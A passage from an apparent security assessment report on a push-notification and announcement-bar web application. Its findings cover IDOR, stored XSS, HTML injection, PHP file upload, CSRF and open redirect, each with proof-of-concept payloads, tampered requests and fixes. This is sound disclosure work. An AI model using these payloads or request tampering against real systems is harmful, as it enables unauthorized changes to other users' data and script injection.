The application accepts the victim's scheduled push notification ID and deletes the notification even though the attacker does not own or have permission to manage it.

## Security Impact

An authenticated attacker may be able to:

- Delete scheduled push notifications belonging to other users.
- Disrupt notification campaigns.
- Cause loss of scheduled marketing or operational messages.
- Affect the integrity and availability of another user's configured notifications.

## Root Cause

The application trusts the client-supplied `id` value without performing proper server-side ownership and authorization validation.

## Recommendation

Implement strict server-side authorization checks before performing deletion.

For every request:

1. Retrieve the scheduled push notification using the supplied `id`.
2. Verify that the notification belongs to the currently authenticated user's account or tenant.
3. Reject the request if the ownership check fails.
4. Do not rely on hidden fields, client-side checks, or predictable identifiers for access control.

Example authorization logic:

```
if notification.owner_id != current_user.id:  
    return 403 Forbidden
```

## Suggested Classification

- **CWE-639:** Authorization Bypass Through User-Controlled Key
- **CWE-862:** Missing Authorization
- **OWASP:** Broken Access Control

# 13:HTML Injection – Scheduled Push Notification Name

## Vulnerability Type

HTML Injection

## Affected Functionality

Scheduled Push Notification – Push Name

## Description

An **HTML Injection** vulnerability exists in the scheduled push notification name field.

The application does not properly sanitize or encode user-supplied input before rendering the scheduled push name. As a result, an authenticated attacker can inject arbitrary HTML tags into the push name, which are then rendered by the application.

## Steps to Reproduce

1. Log in to the application using a valid attacker account.
2. Navigate to the scheduled push notification creation functionality.
3. Create a new scheduled push notification and use the following payload as the push name:

```
"><h1>hello</h1>
```

1. Submit the request.
2. Observe that the injected HTML is rendered by the application instead of being displayed as plain text.

## Proof of Concept Payload

```
"><h1>hello</h1>
```

## Expected Behavior

The application should safely encode user-supplied values before rendering them.

The payload should be displayed as plain text:

```
"><h1>hello</h1>
```

## Actual Behavior

The application interprets the supplied input as HTML and renders the injected `<h1>` element.

## Security Impact

An attacker may be able to:

- Modify the appearance of the affected application page.
- Inject misleading or deceptive content.
- Manipulate UI elements displayed to users.
- Potentially combine the issue with other weaknesses if additional HTML elements are permitted.

## Recommendation

Implement proper server-side input validation and context-aware output encoding.

Recommended controls include:

- HTML-encode user-controlled values before rendering.
- Reject unnecessary HTML characters where HTML input is not required.
- Use safe templating mechanisms that automatically escape output.
- Avoid directly inserting user-controlled values into HTML using unsafe rendering methods.

## Suggested Classification

- **CWE-79:** Improper Neutralization of Input During Web Page Generation
- **OWASP:** Injection

# 14:Stored Cross-Site Scripting (XSS) – Welcome Push Name

# Vulnerability Type

## Stored Cross-Site Scripting (Stored XSS)

# Affected Functionality

Welcome Push Notification – Name Field

## Description

A **Stored Cross-Site Scripting (XSS)** vulnerability exists in the Welcome Push notification name field.

The application does not properly sanitize or encode user-supplied input before storing and rendering it. As a result, an authenticated attacker can inject malicious HTML/JavaScript content into the Welcome Push name.

Once saved, the payload is stored by the application and executes when the affected Welcome Push entry is rendered.

## Steps to Reproduce


1. Log in to the application using a valid attacker account.
2. Navigate to the **Welcome Push** creation functionality.
3. Create a new Welcome Push and enter the following payload in the name field:

```
"><iframe src=javascript:alert(1)>
```

1. Submit the request.
2. Navigate to the page where the created Welcome Push is displayed.
3. Observe that the injected JavaScript executes and an alert box appears.

## Proof of Concept Payload

```
"><iframe src=javascript:alert(1)>
```



## Expected Behavior

The application should treat the supplied value as plain text and safely encode any HTML-special characters before rendering.

## Actual Behavior

The application stores the attacker-controlled input and later renders it as executable HTML/JavaScript, causing the XSS payload to execute.

## Security Impact

Successful exploitation may allow an attacker to:

- Execute arbitrary JavaScript in the context of the application.
- Manipulate application content.
- Perform actions on behalf of another authenticated user.
- Access sensitive information available to the victim's browser session.
- Redirect users to malicious pages.
- Potentially compromise privileged users if they view the affected Welcome Push entry.

## Recommendation

Implement strict server-side input validation and context-aware output encoding.

Recommended controls include:

- HTML-encode all user-controlled data before rendering.
- Sanitize input if limited HTML formatting is intentionally supported.
- Avoid unsafe DOM rendering methods such as `innerHTML` for untrusted input.
- Use templating engines with automatic escaping enabled.
- Consider implementing a restrictive **Content Security Policy (CSP)** as an additional defense-in-depth control.

## Suggested Classification

- **CWE-79:** Improper Neutralization of Input During Web Page Generation
- **OWASP:** Cross-Site Scripting (XSS)

# 15:Stored Cross-Site Scripting (XSS) – Welcome Push and Manual Push Name

## Vulnerability Type

Stored Cross-Site Scripting (Stored XSS)

## Affected Functionality

- Welcome Push Notification – Name Field
- Manual Push Notification – Name Field

## Description

A **Stored Cross-Site Scripting (XSS)** vulnerability exists in both the **Welcome Push** and **Manual Push** name fields.

The application does not properly sanitize or encode user-supplied input before storing and rendering it. As a result, an authenticated attacker can inject malicious

HTML/JavaScript content into these fields.

Once saved, the payload is stored by the application and executes when the affected push notification entry is rendered.

## Steps to Reproduce

1. Log in to the application using a valid attacker account.
2. Navigate to either:
  - **Welcome Push**, or
  - **Manual Push**.
3. Create a new push notification and enter the following payload in the name field:

```
"><iframe src=javascript:alert(1)>
```

1. Submit the request.
2. Navigate to the page where the created push notification is displayed.
3. Observe that the injected JavaScript executes and an alert box appears.

## Proof of Concept Payload

```
"><iframe src=javascript:alert(1)>
```

## Expected Behavior

The application should treat the supplied value as plain text and safely encode all HTML-special characters before rendering.

## Actual Behavior

The application stores the attacker-controlled input and renders it as executable HTML/JavaScript in both the **Welcome Push** and **Manual Push** sections.

## Security Impact

Successful exploitation may allow an attacker to:

- Execute arbitrary JavaScript in the application context.
- Manipulate application content.
- Perform actions on behalf of another authenticated user.
- Access sensitive information available to the victim's browser session.
- Redirect users to malicious pages.
- Potentially compromise privileged users if they view the affected entry.

## Recommendation

Implement proper server-side input validation and context-aware output encoding for all push notification name fields.

Recommended controls include:

- HTML-encode user-controlled values before rendering.
- Sanitize input if limited HTML formatting is intentionally supported.
- Avoid unsafe DOM methods such as `innerHTML` for untrusted data.
- Enable automatic escaping in templates.
- Apply a restrictive **Content Security Policy (CSP)** as an additional defense-in-depth measure.

## Suggested Classification

- **CWE-79:** Improper Neutralization of Input During Web Page Generation
- **OWASP:** Cross-Site Scripting (XSS)

# 16:IDOR – Unauthorized Deactivation of Another User's Announcement Bar

# Vulnerability Type

## Insecure Direct Object Reference (IDOR) / Broken Access Control

# Affected Functionality

Announcement Bar – Activation / Deactivation

# Affected Endpoint

GET /activate.php

# Description

An **Insecure Direct Object Reference (IDOR)** vulnerability exists in the announcement bar activation/deactivation functionality.

The application accepts a user-controlled `id` parameter and does not properly verify whether the specified announcement bar belongs to the currently authenticated user.

As a result, an authenticated attacker can replace their own announcement bar ID with the ID of another user's bar and successfully deactivate it.

# Steps to Reproduce

1. Log in to the application using an **attacker account**.
2. Navigate to the announcement bar settings page.
3. Deactivate one of the attacker's own announcement bars while intercepting the request using a proxy such as Burp Suite.
4. Observe the `id` parameter in the request.
5. Replace the attacker's announcement bar ID with the ID of a bar belonging to another user.
6. Send the modified request.
7. Observe that the victim's announcement bar is successfully deactivated without proper authorization validation.

## Proof of Concept Request

```
GET /activate.php?id=victim-bar-id&status=0 HTTP/1.1
Host: client-app.example CLIENT
Cookie: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/15
3.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Referer: https://client-app.example CLIENT /setting.php
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Connection: close
```

## Proof of Concept Parameter

```
id=victim-bar-id&status=0
```

Where:

- `id` = announcement bar identifier
- `status=0` = deactivate the announcement bar

## Expected Behavior

The server should verify that the supplied announcement bar ID belongs to the currently authenticated user's account before allowing any status change.

If the requested bar belongs to another account, the server should reject the request with an appropriate authorization error such as:

```
403 Forbidden
```

## Actual Behavior

The application accepts the victim's announcement bar ID and deactivates the bar even though the attacker does not own or have permission to manage it.

## Security Impact

An authenticated attacker may be able to:

- Deactivate announcement bars belonging to other users.
- Disrupt active announcements or promotional campaigns.
- Affect merchant storefront messaging.
- Cause availability and integrity issues for another user's configured announcement bars.

## Root Cause

The application relies on a client-controlled object identifier without enforcing proper server-side ownership and authorization checks.

## Recommendation

Implement strict server-side authorization checks for every activation/deactivation request.

Recommended controls:

- Retrieve the announcement bar using the supplied `id`.
- Verify that the bar belongs to the currently authenticated account or tenant.
- Reject unauthorized requests with `403 Forbidden`.
- Do not rely on hidden parameters or client-side controls for authorization.
- Consider using non-predictable identifiers as a defense-in-depth measure, but do not use identifier complexity as a replacement for authorization checks.

## Suggested Classification

- **CWE-639:** Authorization Bypass Through User-Controlled Key
- **CWE-862:** Missing Authorization

- **OWASP:** Broken Access Control

## 17:DOR – Unauthorized Duplication of Another User's Announcement Bar

### Vulnerability Type

Insecure Direct Object Reference (IDOR) / Broken Access Control

### Affected Functionality

Announcement Bar – Duplicate Function

### Affected Endpoint

`GET /duplicate.php`

### Description

An **Insecure Direct Object Reference (IDOR)** vulnerability exists in the announcement bar duplication functionality.

The application accepts a user-controlled `id` parameter when duplicating an announcement bar but does not properly verify whether the requested bar belongs to the currently authenticated user.

As a result, an authenticated attacker can replace their own announcement bar ID with the ID of another user's bar and successfully duplicate the victim's bar into their own account or context.

### Steps to Reproduce

1. Log in to the application using an **attacker account**.
2. Navigate to the announcement bar settings page.
3. Duplicate one of the attacker's own announcement bars while intercepting the request using a proxy such as Burp Suite.

4. Observe the `id` parameter in the request.
5. Replace the attacker's announcement bar ID with the ID of a bar belonging to another user.
6. Send the modified request.
7. Observe that the victim's announcement bar is successfully duplicated without proper authorization validation.

## Proof of Concept Request

```
GET /duplicate.php?id=victim-bar-id HTTP/1.1
Host: client-app.example CLIENT
Cookie: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/15
3.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Referer: https://client-app.example CLIENT /setting.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Connection: close
```

## Proof of Concept Parameter

```
id=victim-bar-id
```

## Expected Behavior

The server should verify that the supplied announcement bar ID belongs to the currently authenticated user's account before allowing duplication.

If the requested bar belongs to another user or tenant, the request should be rejected with an authorization error such as:

## Actual Behavior

The application accepts the victim's announcement bar ID and duplicates the bar even though the attacker does not own or have permission to access it.

## Security Impact

An authenticated attacker may be able to:

- Duplicate announcement bars belonging to other users.
- Access or replicate another user's configured content.
- Expose potentially sensitive campaign or announcement data.
- Reuse victim-created content without authorization.
- Violate tenant isolation and data confidentiality.

## Root Cause

The application trusts the client-supplied announcement bar identifier without performing proper server-side ownership and authorization checks.

## Recommendation

Implement strict server-side authorization validation before duplicating any announcement bar.

Recommended controls:

- Retrieve the announcement bar using the supplied `id`.
- Verify that the bar belongs to the currently authenticated account or tenant.
- Reject unauthorized requests with `403 Forbidden`.
- Enforce authorization checks on every object-level action.
- Avoid relying on hidden fields, predictable IDs, or client-side restrictions for access control.

## Suggested Classification

- **CWE-639:** Authorization Bypass Through User-Controlled Key
- **CWE-862:** Missing Authorization
- **OWASP:** Broken Access Control

# 18:Unrestricted File Upload – PHP File Accepted in Announcement Bar Background Image

## Vulnerability Type

Unrestricted File Upload / Improper File Type Validation

## Affected Functionality

Announcement Bar – Background Image Upload

## Affected Endpoint

POST /update-db.php

## Description

The application allows an authenticated user to upload a **PHP file** through the Announcement Bar background image upload functionality.

The `background_img` parameter accepts a file with a `.php` extension and PHP content without properly validating the file extension, MIME type, or actual file contents.

If the uploaded PHP file is stored inside a web-accessible directory and PHP execution is enabled for that location, this issue could potentially lead to **server-side code execution**.

**Note:** Do not classify this as Remote Code Execution unless you have confirmed that the uploaded file is both web-accessible and executable by the server.

## Steps to Reproduce

1. Log in to the application using a valid authenticated account.
2. Navigate to the **Announcement Bar** edit functionality.
3. Configure the background image upload option.
4. Intercept the request while uploading a legitimate image.
5. Replace the uploaded image with a PHP file.
6. Use a harmless PHP test file such as:

```
<?php echo "a"; ?>
```

1. Set the filename to a PHP extension, for example:

```
test.php
```

1. Submit the modified request.
2. Observe that the application accepts the PHP file instead of rejecting it as an invalid background image.

## Proof of Concept Request

```
POST /update-db.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [REDACTED]
Content-Type: multipart/form-data; boundary=----boundary
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /bar-edit.php?id=55773&status=save

-----boundary
Content-Disposition: form-data; name="background_img_type"
```

```
upload
-----boundary
Content-Disposition: form-data; name="background_img"; filename="test.php"
Content-Type: application/php

<?php echo "a"; ?>
-----boundary
Content-Disposition: form-data; name="submit"

Update
-----boundary--
```

## Expected Behavior

The application should only allow legitimate image formats required for the Announcement Bar, such as:

- .png
- .jpg
- .jpeg
- .webp

Files containing executable server-side code or unsupported extensions such as .php should be rejected.

## Actual Behavior

The application accepts a PHP file through the background\_img upload parameter.

## Security Impact

Depending on how uploaded files are stored and served, an attacker may potentially:

- Upload unauthorized executable files.
- Store malicious server-side content.
- Abuse the application as a malicious file hosting location.
- Execute server-side PHP code if the uploaded file is placed in a web-accessible executable directory.

- Potentially compromise the application or underlying server if code execution is possible.

## Recommendation

Implement strict server-side file upload validation.

Recommended controls:

- Allowlist only required image extensions.
- Validate the actual file content using image libraries instead of trusting the filename or `Content-Type`.
- Reject executable file types including:
  - `.php`
  - `.phtml`
  - `.php3`
  - `.php4`
  - `.php5`
  - `.phar`
- Rename uploaded files using server-generated random names.
- Store uploaded files outside the web root where possible.
- Disable script execution inside upload directories.
- Do not rely solely on MIME type validation because it can be attacker-controlled.
- Re-encode uploaded images before storing them.

## Suggested Classification

- **CWE-434:** Unrestricted Upload of File with Dangerous Type
- **OWASP:** Security Misconfiguration / Injection

# 19:Cross-Site Request Forgery (CSRF) – Push Widget Settings Modification

## Vulnerability Type

Cross-Site Request Forgery (CSRF)

## Affected Functionality

Push Widget / Custom Push Popup Settings

## Affected Endpoint

```
POST /ajax_remote.php?act=update_custompush_popup
```

## Description

A potential **Cross-Site Request Forgery (CSRF)** vulnerability exists in the Push Widget settings update functionality.

The application appears to allow modification of push widget configuration without requiring a valid anti-CSRF token in the request.

If the victim's authenticated session cookie is sent with a cross-site request, an attacker may be able to trick an authenticated user into submitting a forged request that modifies the Push Widget settings of the victim's shop.

## Steps to Reproduce

1. Log in to the application using a valid victim account.
2. Navigate to the **Push Widget / Custom Push Popup** settings page.
3. Modify any widget setting and intercept the update request.
4. Observe that the request does not appear to contain a dedicated anti-CSRF token.
5. Reproduce the same state-changing request from a different origin while the victim remains authenticated.

6. Use the victim's shop identifier in the request:

```
shop_id=victim-shop-id
```

1. If the request succeeds and the Push Widget settings are modified without a valid CSRF token or origin validation, the issue is confirmed.

## Affected Request

```
POST /ajax_remote.php?act=update_custompush_popup&buttonText=Updating...&created_at=2026-08-20+14:02:49&default_delay=0&flyout=...&flyout_setting=...&id=365&is_enabled=1&mobile_delay=0&overlay=...&overlay_setting=...&shop_id=victim-shop-id HTTP/1.1
Host: client-app.example CLIENT
Cookie: [REDACTED]
User-Agent: Mozilla/5.0
Accept: application/json, text/plain, */*
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /push_dashboard.php
Content-Length: 0
Connection: close
```

## Security-Sensitive Parameters

The request can modify several Push Widget settings, including:

- Widget title
- Flyout heading
- Subscribe button text
- Background color
- Text color
- Button colors
- Widget position
- Schedule configuration
- Post-subscription message

- Overlay settings
- Enable/disable status
- Target `shop_id`

## Expected Behavior

The application should require a valid, unpredictable anti-CSRF token for every state-changing request.

The server should also validate that:

- The CSRF token belongs to the authenticated session.
- The request originates from a trusted application origin.
- The supplied `shop_id` belongs to the authenticated user.

Unauthorized or forged requests should be rejected.

## Actual Behavior

If confirmed, the application accepts a state-changing request without validating a CSRF token, allowing Push Widget configuration to be modified using the victim's authenticated session.

## Security Impact

A successful attacker may be able to:

- Change Push Widget content.
- Modify subscription messages.
- Enable or disable push functionality.
- Change widget appearance.
- Alter scheduling and delay settings.
- Modify settings for the victim's shop.
- Disrupt push notification campaigns or merchant storefront behavior.

## Recommendation

Implement proper CSRF protection on all state-changing endpoints.

Recommended controls:

- Generate a cryptographically secure anti-CSRF token per authenticated session.
- Require the token in every state-changing request.
- Validate the token server-side.
- Enforce `SameSite=Lax` or preferably `SameSite=Strict` where compatible.
- Validate `Origin` and/or `Referer` headers as an additional defense-in-depth measure.
- Ensure authorization checks are performed for the supplied `shop_id`.
- Avoid accepting sensitive state-changing parameters purely through query strings.

## 20:IDOR – Unauthorized Disabling of Another User's Push Notification

### Vulnerability Type

Insecure Direct Object Reference (IDOR) / Broken Access Control

### Affected Functionality

Push Notification Settings – Disable Function

### Affected Endpoint

`POST /ajax_remote.php`

### Description

An **Insecure Direct Object Reference (IDOR)** vulnerability exists in the push notification settings functionality.

The application accepts a user-controlled `id` parameter when disabling a push notification but does not properly verify whether the specified push notification belongs to the currently authenticated user.

As a result, an authenticated attacker can replace their own push notification ID with the ID of another user's push notification and successfully disable it.

## Steps to Reproduce

1. Log in to the application using an **attacker account**.
2. Navigate to the push notification settings.
3. Disable one of the attacker's own push notifications while intercepting the request using a proxy such as Burp Suite.
4. Observe the `id` parameter in the request.
5. Replace the attacker's push notification ID with the victim's push notification ID.
6. Send the modified request.
7. Observe that the victim's push notification is successfully disabled without proper authorization validation.

## Proof of Concept Request

```
POST /ajax_remote.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/15
3.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /abandonedcart.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
Connection: close
```

```
id=victim-push-id&column=push3_setting&modules=abandoned&method=checkSetting&status=0
```

## Important Parameters

```
id=victim-push-id  
status=0  
method=checkSetting  
modules=abandoned  
column=push3_setting
```

Where:

- `id` = Target push notification identifier
- `status=0` = Disables the push notification

## Expected Behavior

The server should verify that the supplied push notification ID belongs to the currently authenticated user or tenant before allowing any status change.

If the push notification belongs to another account, the server should reject the request with an authorization error such as:

```
403 Forbidden
```

## Actual Behavior

The application accepts the victim's push notification ID and disables the notification even though the attacker does not own or have permission to manage it.

## Security Impact

An authenticated attacker may be able to:

- Disable push notifications belonging to other users.

- Disrupt active notification campaigns.
- Prevent scheduled or automated notifications from being delivered.
- Affect merchant engagement and business operations.
- Violate tenant isolation.

## Root Cause

The application trusts the client-supplied `id` parameter without enforcing proper server-side object ownership and authorization checks.

## Recommendation

Implement strict server-side authorization checks before updating push notification settings.

Recommended controls:

- Retrieve the push notification using the supplied `id`.
- Verify that it belongs to the currently authenticated account or tenant.
- Reject unauthorized requests with `403 Forbidden`.
- Enforce object-level authorization on every state-changing operation.
- Do not rely on client-side restrictions or hidden parameters for access control.

# 21:Cross-Site Request Forgery (CSRF) – Send Push / Price Drop Push Configuration

## Vulnerability Type

Cross-Site Request Forgery (CSRF)

## Affected Functionality

Send Push / Price Drop Push Notification

## Affected Endpoint

POST /ajax\_remote.php

## Description

A potential **Cross-Site Request Forgery (CSRF)** vulnerability exists in the push notification functionality.

The application processes a state-changing request for configuring or sending the **Price Drop Push Notification** without an apparent anti-CSRF token.

If the victim's authenticated session cookie is accepted in a cross-origin request, an attacker may be able to trick an authenticated user into submitting a forged request that changes push notification content or configuration.

## Steps to Reproduce

1. Log in to the application using a valid authenticated account.
2. Navigate to the **Price Drop Push** functionality.
3. Configure or send a push notification while intercepting the request.
4. Observe that the request does not contain a dedicated anti-CSRF token.
5. Reproduce the same request from an external origin while the victim remains authenticated.
6. If the application processes the request and updates/sends the push notification without validating a CSRF token or request origin, the CSRF vulnerability is confirmed.

## Affected Request

```
POST /ajax_remote.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [VICTIM-SESSION]
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://client-app.example CLIENT
Referer: https://client-app.example /pricedrop.php
```

```
method=pricedrop&topic_to_subscribe=aaademo-2-gwbdemo-demo-loyalty-jd-2026.myshopify.com&form1=...&form2=...&form3=...
```

## Important Parameters

The request controls several security-sensitive values, including:

```
method=pricedrop
topic_to_subscribe=<shop-topic>
form1=<push-configuration>
form2=<push-configuration>
form3=<push-configuration>
```

The encoded forms contain values such as:

- Push notification title
- Push notification body
- Click action URL
- Checkout action URL
- Cart action URL
- Notification icon
- Push delivery timing

## Expected Behavior

The server should require and validate a cryptographically secure anti-CSRF token for every state-changing request.

The request should be rejected if:

- The CSRF token is missing.
- The CSRF token is invalid.
- The token does not belong to the authenticated session.
- The request originates from an unauthorized origin.

## Actual Behavior

If confirmed, the application accepts the push notification request without validating an anti-CSRF token, allowing a forged request to modify or trigger the victim's push notification configuration.

## Security Impact

A successful attacker may potentially:

- Modify push notification content.
- Change notification destination URLs.
- Alter push delivery timings.
- Change checkout or cart action links.
- Trigger unauthorized push-related actions.
- Disrupt merchant notification campaigns.
- Send misleading content to subscribers.

## Recommendation

Implement robust CSRF protection for the affected endpoint.

Recommended controls:

- Generate a unique anti-CSRF token for each authenticated session.
- Require the token on every state-changing request.
- Validate the token server-side.
- Use `SameSite=Lax` or `SameSite=Strict` cookies where possible.
- Validate the `Origin` and/or `Referer` headers as defense in depth.
- Ensure the targeted shop or topic belongs to the authenticated user.
- Avoid relying only on AJAX headers for CSRF protection.

## Suggested Classification

- **CWE-352:** Cross-Site Request Forgery
- **OWASP:** Broken Access Control / Security Misconfiguration

## Important Validation Note

The captured request alone does **not fully prove CSRF**, because it currently shows:

```
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /pricedrop.php
```

Also, the **Cookie** value in the provided request is empty.

# 22:Cross-Site Request Forgery (CSRF) – Announcement Bar Deletion

## Vulnerability Type

Cross-Site Request Forgery (CSRF)

## Affected Functionality

Announcement Bar – Delete Function

## Affected Endpoint

```
GET /delete_info.php?id=<bar-id>
```

## Description

A potential **Cross-Site Request Forgery (CSRF)** vulnerability exists in the Announcement Bar deletion functionality.

The application performs a destructive state-changing action using a **GET** request and does not appear to require any anti-CSRF token.

Because the deletion is triggered through a simple GET request, an attacker may be able to trick an authenticated user into visiting a crafted URL that deletes an announcement bar without the victim's knowledge or consent.

Using `GET` for destructive actions further increases the risk because browsers may automatically send authenticated cookies during top-level navigation, depending on the session cookie's `SameSite` configuration.

## Steps to Reproduce

1. Log in to the application using a valid victim account.
2. Navigate to the Announcement Bar settings page.
3. Delete one of the victim's bars while intercepting the request.
4. Observe that the application sends the following request:

```
GET /delete_info.php?id=55725 HTTP/1.1
Host: client-app.example CLIENT
Cookie: PHPSESSID=[REDACTED]
Referer: https://client-app.example CLIENT /setting.php
```

1. Observe that:
  - No anti-CSRF token is present.
  - The destructive action is performed using `GET`.
  - The target bar is selected using the user-controlled `id` parameter.
2. While the victim remains authenticated, trigger the deletion request from an external origin.
3. If the target bar is deleted without user confirmation or CSRF validation, the issue is confirmed.

## Example CSRF PoC

A simple crafted link may be sufficient:

```
<a href="https://client-app.example CLIENT /delete_info.php?id=55725">
  Click here
</a>
```

If the victim clicks the link while authenticated and the application accepts the request, the announcement bar may be deleted.

For cookies configured with `SameSite=Lax`, top-level navigation using a GET request may still include the session cookie.

## Expected Behavior

The application should not perform destructive actions using `GET`.

Deletion should:

- Use `POST` or `DELETE`.
- Require a valid anti-CSRF token.
- Verify that the token belongs to the authenticated session.
- Verify ownership of the supplied announcement bar ID.
- Reject unauthorized or cross-site requests.

## Actual Behavior

If confirmed, the application allows an announcement bar to be deleted through a simple GET request without requiring anti-CSRF protection.

## Security Impact

A successful attacker may be able to:

- Delete announcement bars belonging to an authenticated user.
- Disrupt active merchant announcements.
- Remove promotional or operational storefront messages.
- Cause availability and integrity issues.
- Perform unauthorized state-changing actions on behalf of the victim.

## Recommendation

Implement proper CSRF and request-method protections.

Recommended controls:

- Do not use `GET` for destructive or state-changing operations.
- Change the deletion action to `POST` or `DELETE`.
- Require a cryptographically secure anti-CSRF token.
- Validate the token server-side.
- Set session cookies with an appropriate `SameSite` attribute.
- Validate `Origin` and/or `Referer` headers as defense in depth.
- Verify that the requested bar belongs to the currently authenticated user.
- Consider requiring confirmation for destructive actions.

## Suggested Classification

- **CWE-352:** Cross-Site Request Forgery
- **CWE-749:** Exposed Dangerous Method or Function
- **OWASP:** Broken Access Control

## Important Note

Because this endpoint uses:

```
GET /delete_info.php?id=55725
```

for a destructive action, it is more CSRF-prone than a typical protected POST request.

# 23:Cross-Site Request Forgery (CSRF) – Push Status Update

## Vulnerability Type

Cross-Site Request Forgery (CSRF)

## Affected Functionality

Shop Push Notification – Enable / Disable Status

## Affected Endpoint

POST /ajax\_remote.php

## Description

A potential **Cross-Site Request Forgery (CSRF)** vulnerability exists in the shop push notification status update functionality.

The application performs a state-changing operation using the `updateShopPushStatus` method, but the request does not appear to include a dedicated anti-CSRF token.

If the victim's authenticated session is accepted when the request is triggered from an external origin, an attacker may be able to trick an authenticated user into changing the push notification status without their knowledge or consent.

## Steps to Reproduce

1. Log in to the application using a valid victim account.
2. Navigate to the push notification settings page.
3. Disable the push notification functionality while intercepting the request using Burp Suite.
4. Observe that the request does not contain an anti-CSRF token.
5. Recreate the same request from an external attacker-controlled origin while the victim remains authenticated.

6. Submit the following parameters:

```
status=0&method=updateShopPushStatus
```

1. If the push notification status is changed successfully without validating a CSRF token or trusted request origin, the vulnerability is confirmed.

## Affected Request

```
POST /ajax_remote.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [VICTIM-SESSION]
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /setting.php

status=0&method=updateShopPushStatus
```

## Important Parameters

```
status=0
method=updateShopPushStatus
```

Where:

- `status=0` = Disables the push functionality
- `method=updateShopPushStatus` = Updates the shop push notification status

## Expected Behavior

The application should require a valid and unpredictable anti-CSRF token before processing any state-changing request.

The request should be rejected if:

- The CSRF token is missing.

- The CSRF token is invalid.
- The token does not belong to the authenticated session.
- The request originates from an unauthorized origin.

## Actual Behavior

If confirmed, the application processes the push status update without validating an anti-CSRF token, allowing a forged request to modify the victim's push configuration.

## Security Impact

A successful attacker may be able to:

- Disable the victim's push notification functionality.
- Interrupt active notification campaigns.
- Prevent notifications from being delivered.
- Modify merchant application settings without authorization.
- Disrupt normal business operations.

## Recommendation

Implement proper CSRF protection on the affected endpoint.

Recommended controls:

- Generate a cryptographically secure anti-CSRF token for authenticated sessions.
- Require the token on all state-changing requests.
- Validate the token server-side.
- Use `SameSite=Lax` or `SameSite=Strict` cookies where appropriate.
- Validate `Origin` and/or `Referer` headers as defense in depth.
- Ensure only authorized users can modify shop-level push settings.

## Suggested Classification

- **CWE-352:** Cross-Site Request Forgery
- **OWASP:** Broken Access Control / Security Misconfiguration

## 24:Open Redirect – **shop** Parameter

### Vulnerability Type

Open Redirect / Unvalidated Redirect

### Affected Endpoint

```
http://client-app.example CLIENT /?shop=
```

### Description

An **Open Redirect** vulnerability exists in the **shop** parameter of the application.

The application accepts a user-controlled URL through the **shop** parameter and redirects the user to the supplied external destination without properly validating whether the destination belongs to a trusted domain.

An attacker can abuse this behavior to create a legitimate-looking application URL that redirects victims to an attacker-controlled website.

### Proof of Concept

```
http://client-app.example CLIENT /?shop=https://aaa.com
```

If visiting the above URL redirects the browser to:

```
https://aaa.com
```

the open redirect vulnerability is confirmed.

## Steps to Reproduce

1. Open the following URL in a browser:

```
http://client-app.example CLIENT /?shop=https://aaa.com
```

1. Observe the application's handling of the `shop` parameter.
2. If the application redirects the browser to the supplied external domain ( `https://aaa.com` ) without validation, the vulnerability is confirmed.

## Expected Behavior

The application should only redirect users to trusted and explicitly permitted domains.

Untrusted external URLs supplied through the `shop` parameter should be rejected.

## Actual Behavior

The application accepts an arbitrary external URL through the `shop` parameter and redirects the user to that destination.

## Security Impact

An attacker may abuse the vulnerability to:

- Redirect users to phishing websites.
